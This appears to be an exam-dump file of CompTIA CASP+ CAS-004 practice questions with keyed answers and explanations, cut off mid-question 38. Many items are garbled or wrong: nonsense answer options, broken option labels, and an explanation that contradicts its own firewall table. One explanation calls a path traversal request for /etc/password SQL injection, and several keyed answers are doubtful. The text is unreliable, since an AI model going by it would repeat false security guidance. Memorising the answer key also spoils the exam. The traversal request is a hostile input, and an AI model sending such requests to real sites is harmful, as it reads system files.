Number: CAS-004
Passing Score: 800
Time Limit: 120
File Version: 51.0

Exam Code: CAS-004
Exam Name: CompTIA Advanced Security Practitioner (CASP+) CAS-004

Exam A

QUESTION 1
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Select TWO.)

A. Outdated escalation attack
B. Privilege escalation attack
C. VPN on the mobile device
D. Unrestricted email administrator accounts
E. Chief use of UDP protocols
F. Disabled GPS on mobile devices

Correct Answer: C, F
Section:
Explanation:

QUESTION 2
A Chief information Security Officer (CISO) has launched to create a rebuts BCP/DR plan for the entire company. As part of the initiative , the security team must gather data supporting s operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

A. Perform a review of all policies an procedures related to BGP a and DR and created an educated educational module that can be assigned to at employees to provide training on BCP/DR events.
B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
C. Have each business unit conduct a BIA and categories the application according to the cumulative data gathered.
D. Implement replication of all servers and application data to back up detacenters that are geographically from the central datacenter and release an upload BPA to all clients.

Correct Answer: C
Section:

QUESTION 3
An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City.
The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:
Low latency for all mobile users to improve the users' experience
SSL offloading to improve web server performance
Protection against DoS and DDoS attacks
High availability
Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter
B. A load-balanced group of reverse proxy servers with SSL acceleration
C. A CDN with the origin set to its datacenter
D. Dual gigabit-speed Internet connections with managed DDoS prevention

Correct Answer: B

Section:

QUESTION 4
A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated Oss. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

A. Segment the systems to reduce the attack surface if an attack occurs
B. Migrate the services to new systems with a supported and patched OS.
C. Patch the systems to the latest versions of the existing OSs
D. Install anti-malware. HIPS, and host-based firewalls on each of the systems

Correct Answer: B
Section:

QUESTION 5
An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Select TWO.)

A. Software-backed keystore
B. Embedded cryptoprocessor
C. Hardware-backed public key storage
D. Support for stream ciphers
E. Decentralized key management
F. TPM 2.0 attestation services

Correct Answer: B, C
Section:

QUESTION 6
A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.
Which of the following technologies would BEST meet this need?

A. Faraday cage
B. WPA2 PSK
C. WPA3 SAE
D. WEP 128 bit

Correct Answer: C
Section:
Explanation:
WPA3 SAE prevents brute-force attacks.
''WPA3 Personal (WPA-3 SAE) Mode is a static passphrase-based method. It provides better security than what WPA2 previously provided, even when a non-complex password is used, thanks to Simultaneous Authentication of Equals (SAE), the personal authentication process of WPA3.''

QUESTION 7

A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

A. Data sovereignty
B. Shared responsibility
C. Source code escrow
D. Safe harbor considerations

Correct Answer: B
Section:
Explanation:
When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

QUESTION 8
A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:
* dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
* A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
* Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
* A sample outbound request payload from PCAP showed the ASCII content: 'JOIN #community'.
Which of the following is the MOST likely root cause?

A. A SQL injection was used to exfiltrate data from the database server.
B. The system has been hijacked for cryptocurrency mining.
C. A botnet Trojan is installed on the database server.
D. The dbadmin user is consulting the community for help via Internet Relay Chat.

Correct Answer: D
Section:
Explanation:
The dbadmin user is consulting the community for help via Internet Relay Chat. The clues in the given information point to the dbadmin user having established an Internet Relay Chat (IRC) connection to an external address at 7:55 a.m. This connection is still active, and only a few kilobytes of data have been transferred since the start of the connection. The sample outbound request payload of 'JOIN #community' also suggests that the user is trying to join an IRC chatroom. This suggests that the dbadmin user is using the IRC connection to consult the community for help with a problem. Therefore, the root cause of the anomalous activity is likely the dbadmin user consulting the community for help via IRC.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 10, Investigating Intrusions and Suspicious Activity.

QUESTION 9
Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement rate limiting on the API.
B. Implement geoblocking on the WAF.
C. Implement OAuth 2.0 on the API.
D. Implement input validation on the API.

Correct Answer: A
Section:
Explanation:
Rate limiting is a technique that can limit the number or frequency of requests that a client can make to an API (application programming interface) within a given time frame. This can help remedy the performance issues caused by high CPU utilization on the servers that host the APIs, as it can prevent excessive or abusive requests that could overload the servers. Implementing geoblocking on the WAF (web application firewall) may not help remedy the performance issues, as it could block legitimate requests based on geographic location, not on request rate. Implementing OAuth 2.0 on the API may not help remedy the performance issues, as OAuth 2.0 is a protocol for authorizing access to APIs, not for limiting requests. Implementing input validation on the API may not help remedy the performance issues, as input validation is a technique for preventing invalid or malicious input from reaching the API, not for limiting requests. Verified
Reference: https://www.comptia.org/blog/what-is-rate-limiting https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 10
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:
Unstructured data being exfiltrated after an employee leaves the organization
Data being exfiltrated as a result of compromised credentials
Sensitive information in emails being exfiltrated
Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection
B. Conditional access, DoH, and full disk encryption
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing

Correct Answer: C
Section:
Explanation:
Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified
Reference:
https://www.manageengine.com/data-security/what-is/byod.html
https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate

QUESTION 11
A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency
B. Data exposure
C. Data loss
D. Data dispersion

Correct Answer: B
Section:
Explanation:
Data exposure is a security concern that will most likely need to be addressed during migration of all company data to the cloud, as it could involve sensitive or confidential data being accessed or disclosed by unauthorized parties. Data exposure could occur due to misconfigured cloud services, insecure data transfers, insider threats, or malicious attacks. Data exposure could also result in compliance violations, reputational damage, or legal

liabilities. Latency is not a security concern, but a performance concern that could affect the speed or quality of data access or transmission. Data loss is not a security concern, but a availability concern that could affect the integrity or recovery of data. Data dispersion is not a security concern, but a management concern that could affect the visibility or control of data. Verified
Reference: https://www.comptia.org/blog/what-is-data-exposure https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 12
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Correct Answer: D
Section:
Explanation:
SD-WAN (software-defined wide area network) vertical heterogeneity is a technique that can help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. SD-WAN vertical heterogeneity involves using different types of network links (such as broadband, cellular, or satellite) for different types of traffic (such as voice, video, or data) based on their performance and security requirements. This can optimize the network efficiency and reliability, as well as provide granular visibility and control over traffic flows. Distributed connection allocation is not a technique for preserving network bandwidth and increasing speed, but a method for distributing network connections among multiple servers or devices. Local caching is not a technique for preserving network bandwidth and increasing speed, but a method for storing frequently accessed data locally to reduce latency or load times. Content delivery network is not a technique for preserving network bandwidth and increasing speed, but a system of distributed servers that deliver web content to users based on their geographic location. Verified
Reference: https://www.comptia.org/blog/what-is-sd-wan https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 13
A company wants to improve Its active protection capabilities against unknown and zero-day malware. Which of the following Is the MOST secure solution?

A. NIDS
B. Application allow list
C. Sandbox detonation
D. Endpoint log collection
E. HIDS

Correct Answer: C
Section:

QUESTION 14
A bank is working with a security architect to find the BEST solution to detect database management system compromises. The solution should meet the following requirements:
Work at the application layer
Send alerts on attacks from both privileged and malicious users
Have a very low false positive
Which of the following should the architect recommend?

A. FIM
B. WAF
C. NIPS
D. DAM

E. UTM

Correct Answer: D
Section:

QUESTION 15
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access.
Which of the following risk techniques did the department use in this situation?
. Accept
. Avoid

A. Transfer
B. Mitigate

Correct Answer: D
Section:

QUESTION 16
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTR.
C. Use OSINT techniques to evaluate and analyze the threats.
D. Update security awareness training to address new threats, such as best practices for data security.

Correct Answer: A
Section:
Explanation:
An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information-sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience.
Reference: https://us-cert.cisa.gov/ncas/tips/ST04-016 https://www.cisecurity.org/blog/what-is-an-information-sharing-community/

QUESTION 17
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.
B. Confirm the email server certificate is installed on the corporate computers.
C. Make sure the UTM certificate is imported on the corporate computers.
D. Create an IMAPS firewall rule to ensure email is allowed.

Correct Answer: D
Section:
Explanation:
IMAPS (Internet Message Access Protocol Secure) is a protocol that allows users to access and manipulate email messages on a remote mail server over a secure connection. IMAPS uses SSL/TLS encryption to protect the communication between the client and the server. IMAPS uses port 993 by default. To ensure IMAPS functions properly on the corporate user network, the security engineer should create an IMAPS firewall rule on the UTM (Unified Threat Management) device that allows traffic from VLAN 10 (Corporate Users) to VLAN 20 (Email Server) over port 993. The existing firewall rules do not allow this traffic, as they only allow HTTP (port 80), HTTPS (port 443), and SMTP (port 25).
Reference: https://www.techopedia.com/definition/2460/internet-message-access-protocol-secure-imaps https://www.sophos.com/en-us/support/knowledgebase/115145.aspx

QUESTION 18
A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.
Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep ''LISTEN'' | awk '{print$5}'
B. sudo netstat -nlt -p | grep ''ESTABLISHED''
C. sudo netstat -plntu | grep -v ''Foreign Address''
D. sudo netstat -pnut -w | column -t -s $'\w'
E. sudo netstat -pnut | grep -P ^tcp

Correct Answer: E
Section:
Explanation:
The netstat command is a tool that displays network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. The command has various options that can modify its output. The options used in the correct answer are:
p: Show the PID and name of the program to which each socket belongs.
n: Show numerical addresses instead of trying to determine symbolic host, port or user names.
u: Show only UDP connections.
t: Show only TCP connections.
The grep command is a tool that searches for a pattern in a file or input. The option used in the correct answer is:
P: Interpret the pattern as a Perl-compatible regular expression (PCRE).
The pattern used in the correct answer is ^tcp, which means any line that starts with tcp. This will filter out any UDP connections from the output.

The sudo command is a tool that allows a user to run programs with the security privileges of another user (usually the superuser or root). This is necessary to run the netstat command with the -p option, which requires root privileges.
The correct answer will show only active TCP connections with numerical addresses and program names, which can be considered as active Internet connections. The other answers will either show different types of connections (such as listening or local), use different options that are not relevant (such as -a, -l, -w, or -s), or use different commands that are not useful (such as awk or column).
Reference: https://man7.org/linux/man-pages/man8/netstat.8.html https://man7.org/linux/man-pages/man1/grep.1.html https://man7.org/linux/man-pages/man8/sudo.8.html

QUESTION 19
A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:
https://i.postimg.cc/8P9sB3zx/image.png
The credentials used to publish production software to the container registry should be stored in a secure location.
Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.
Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM
B. Local secure password file
C. MFA
D. Key vault

Correct Answer: D
Section:
Explanation:
A key vault is a service that provides secure storage and management of keys, secrets, and certificates. It can be used to store credentials used to publish production software to the container registry in a secure location, and restrict access to the pipeline service account without allowing the third-party developer to read the credentials directly. A TPM (trusted platform module) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing shared credentials. A local secure password file is a file that stores passwords in an encrypted format, but it is not as secure or scalable as a key vault. MFA (multi-factor authentication) is a method of verifying the identity of a user or device by requiring two or more factors, but it does not store credentials. Verified
Reference: https://www.comptia.org/blog/what-is-a-key-vault https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 20
A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.
Which of the following does the business's IT manager need to consider?

A. The availability of personal data
B. The right to personal data erasure
C. The company's annual revenue
D. The language of the web application

Correct Answer: B
Section:
Explanation:
The right to personal data erasure, also known as the right to be forgotten, is one of the requirements of the EU General Data Protection Regulation (GDPR), which applies to any business that stores personal data of individuals residing in the EU. This right allows individuals to request the deletion of their personal data from a business under certain circumstances. The availability of personal data, the company's annual revenue, and the language of the web application are not relevant to the GDPR. Verified
Reference: https://www.comptia.org/blog/what-is-gdpr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 21
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?

A. A trusted platform module

B. A hardware security module
C. A localized key store
D. A public key infrastructure

Correct Answer: D
Section:
Explanation:
A public key infrastructure (PKI) is a system of certificates and keys that can provide encryption and authentication for APIs (application programming interfaces). A PKI can be used to store customer keys for accessing APIs and segregating customer data sets. A trusted platform module (TPM) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing customer keys for APIs. A hardware security module (HSM) is similar to a TPM, but it is used for storing keys for applications, not for APIs. A localized key store is a software component that stores keys locally, but it is not as secure or scalable as a PKI. Verified Reference: https://www.comptia.org/blog/what-is-pki https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 22
An organization wants to perform a scan of all its systems against best practice security configurations.
Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL

Correct Answer: B, F
Section:
Explanation:
XCCDF (Extensible Configuration Checklist Description Format) and OVAL (Open Vulnerability and Assessment Language) are two SCAP (Security Content Automation Protocol) standards that can enable the organization to view each of the configuration checks in a machine-readable checklist format for full automation. XCCDF is a standard for expressing security checklists and benchmarks, while OVAL is a standard for expressing system configuration information and vulnerabilities. ARF (Asset Reporting Format) is a standard for expressing the transport format of information about assets, not configuration checks. CPE (Common Platform Enumeration) is a standard for identifying and naming hardware, software, and operating systems, not configuration checks. CVE (Common Vulnerabilities and Exposures) is a standard for identifying and naming publicly known cybersecurity vulnerabilities, not configuration checks. CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of cybersecurity vulnerabilities, not configuration checks. Verified Reference: https://www.comptia.org/blog/what-is-scap https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 23
An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items.
Which of the following phases establishes the identification and prioritization of critical systems and functions?

A. Review a recent gap analysis.
B. Perform a cost-benefit analysis.
C. Conduct a business impact analysis.
D. Develop an exposure factor matrix.

Correct Answer: C
Section:
Explanation:
According to NIST SP 800-34 Rev. 1, a business impact analysis (BIA) is a process that identifies and evaluates the potential effects of natural and man-made events on organizational operations.The BIA enables an organization to determine which systems and processes are essential to the organization's mission and prioritize their recovery time objectives (RTOs) and recovery point objectives (RPOs).12

QUESTION 24
An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.
Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?

A. Migrating operations assumes the acceptance of all risk.
B. Cloud providers are unable to avoid risk.
C. Specific risks cannot be transferred to the cloud provider.
D. Risks to data in the cloud cannot be mitigated.

Correct Answer: C
Section:
Explanation:
According to NIST SP 800-146, cloud computing introduces new risks that need to be assessed and managed by the cloud consumer. Some of these risks are related to the shared responsibility model of cloud computing, where some security controls are implemented by the cloud provider and some by the cloud consumer.The cloud consumer cannot transfer all the risks to the cloud provider and needs to understand which risks are retained and which are mitigated by the cloud provider.3

QUESTION 25
A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.
Which of the following actions would BEST resolve the issue? (Choose two.)

A. Conduct input sanitization.
B. Deploy a SIEM.
C. Use containers.
D. Patch the OS
E. Deploy a WAF.
F. Deploy a reverse proxy
G. Deploy an IDS.

Correct Answer: A, E
Section:
Explanation:
A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.
According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization. LDAP injection can result in unauthorized access, data modification, or denial of service.To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.45

QUESTION 26
In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:
1- International users reported latency when images on the web page were initially loading.
2- During times of report processing, users reported issues with inventory when attempting to place orders.
3- Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.
Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.

B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Correct Answer: A
Section:
Explanation:
This solution would address the three issues as follows:
Serving static content via distributed CDNs would reduce the latency for international users by delivering images from the nearest edge location to the user's request.
Creating a read replica of the central database and pulling reports from there would offload the read-intensive workload from the primary database and avoid affecting the inventory data for order placement.
Auto-scaling API servers based on performance would dynamically adjust the number of servers to match the demand and balance the load across them at peak times.

QUESTION 27
During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.
Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.
B. Require both security and management to open the door.
C. Require department managers to review denied-access requests.
D. Issue new entry badges on a weekly basis.

Correct Answer: B
Section:
Explanation:
This solution would implement a two-factor authentication (2FA) process that would prevent unauthorized individuals from entering the storage room by following an authorized employee. The two factors would be the card reader issued by the security team and the presence of a department manager.

QUESTION 28
A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.
B. Provide opt-in/out for marketing messages.
C. Provide data deletion capabilities.
D. Provide optional data encryption.
E. Grant data access to third parties.
F. Provide alternative authentication techniques.

Correct Answer: A, C
Section:
Explanation:
The main rights for individuals under the GDPR are to:
allow subject access
have inaccuracies corrected
have information erased
prevent direct marketing
prevent automated decision-making and profiling

allow data portability (as per the paragraph above)
source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/
These are two of the requirements of the GDPR (General Data Protection Regulation), which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

QUESTION 29
A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.
B. A certificate on the WAF is expired.
C. HTTP traffic is not forwarding to HTTPS to decrypt.
D. Old, vulnerable cipher suites are still being used.

Correct Answer: C
Section:
Explanation:
This could be the cause of the lack of visibility from the WAF (Web Application Firewall) for the web application, as the WAF may not be able to inspect or block unencrypted HTTP traffic. To solve this issue, the web server should redirect all HTTP requests to HTTPS and use SSL/TLS certificates to encrypt the traffic.

QUESTION 30
A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

A. Installing a network firewall
B. Placing a WAF inline
C. Implementing an IDS
D. Deploying a honeypot

Correct Answer: B
Section:

Explanation:
The output shows a SQL injection attack that is trying to exploit a web application. A WAF (Web Application Firewall) is a security solution that can detect and block malicious web requests, such as SQL injection, XSS, CSRF, etc. Placing a WAF inline would prevent the attack from reaching the web server and database.
Reference: https://owasp.org/www-community/attacks/SQL_Injection https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/

QUESTION 31
Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow

Correct Answer: D
Section:
Explanation:
Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy.
Reference: https://www.techopedia.com/definition/1772/key-escrow https://searchsecurity.techtarget.com/definition/key-escrow

QUESTION 32
An organization is implementing a new identity and access management architecture with the following objectives:
Supporting MFA against on-premises infrastructure
Improving the user experience by integrating with SaaS applications
Applying risk-based policies based on location
Performing just-in-time provisioning
Which of the following authentication protocols should the organization implement to support these requirements?

A. Kerberos and TACACS
B. SAML and RADIUS
C. OAuth and OpenID
D. OTP and 802.1X

Correct Answer: C
Section:
Explanation:
OAuth and OpenID are two authentication protocols that can support the objectives of the organization. OAuth is a protocol that allows users to grant access to their resources on one site (or service) to another site (or service) without sharing their credentials. OpenID is a protocol that allows users to use an existing account to sign in to multiple websites without creating new passwords. Both protocols can support MFA, SaaS integration, risk-based policies, and just-in-time provisioning.
Reference: https://auth0.com/docs/protocols/oauth2 https://openid.net/connect/

QUESTION 33
Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography
B. Quantum computing
C. Asymmetric cryptography
D. Homomorphic encryption

Correct Answer: D
Section:
Explanation:
Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics.
Reference: https://www.ibm.com/security/homomorphic-encryption https://www.synopsys.com/blogs/software-security/homomorphic-encryption/

QUESTION 34
A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?

A. NIDS
B. NIPS
C. WAF
D. Reverse proxy

Correct Answer: A
Section:
Explanation:
https://owasp.org/www-community/controls/Intrusion_Detection
A NIDS (Network Intrusion Detection System) is a security solution that monitors network traffic for signs of malicious activity, such as attacks, intrusions, or policy violations. A NIDS does not affect the availability of the company's services because it operates in passive mode, which means it does not block or modify traffic. Instead, it alerts the network administrator or other security tools when it detects an anomaly or threat.
Reference: https://www.cisco.com/c/en/us/products/security/what-is-network-intrusion-detection-system.html https://www.imperva.com/learn/application-security/network-intrusion-detection-system-nids/

QUESTION 35
A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.
Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective
B. Recovery time objective
C. Mission-essential functions
D. Recovery service level

Correct Answer: D
Section:
Explanation:
The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively.
Reference: https://www.techopedia.com/definition/29836/recovery-service-level https://www.ibm.com/cloud/learn/recovery-point-objective https://www.ibm.com/cloud/learn/recovery-time-objective

QUESTION 36
A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting
B. Permissive

C. Enforcing
D. Mandatory

Correct Answer: C
Section:
Explanation:
SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:
Enforcing: SELinux enforces the MAC policies and denies access based on rules.
Permissive: SELinux does not enforce the MAC policies but only logs actions that would have been denied if running in enforcing mode.
Disabled: SELinux is turned off.
To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse.
Reference: https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security-enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes
https://source.android.com/security/selinux

QUESTION 37
A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from /var/log/auth.log:
graphic.ssh_auth_log.
Which of the following actions would BEST address the potential risks by the activity in the logs?

A. Alerting the misconfigured service account password
B. Modifying the AllowUsers configuration directive
C. Restricting external port 22 access
D. Implementing host-key preferences

Correct Answer: B
Section:
Explanation:
The AllowUsers configuration directive is an option for SSH servers that specifies which users are allowed to log in using SSH. The directive can include usernames, hostnames, IP addresses, or patterns. The directive can also be negated with a preceding exclamation mark (!) to deny access to specific users.
The logs show that there are multiple failed login attempts from different IP addresses using different usernames, such as root, admin, test, etc. This indicates a brute-force attack that is trying to guess the SSH credentials. To address this risk, the security analyst should modify the AllowUsers configuration directive to only allow specific users or hosts that are authorized to access the SSH jump server. This will prevent unauthorized users from attempting to log in using SSH and reduce the attack surface.
Reference: https://man.openbsd.org/sshd_config#AllowUsers https://www.ssh.com/academy/ssh/brute-force

QUESTION 38
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
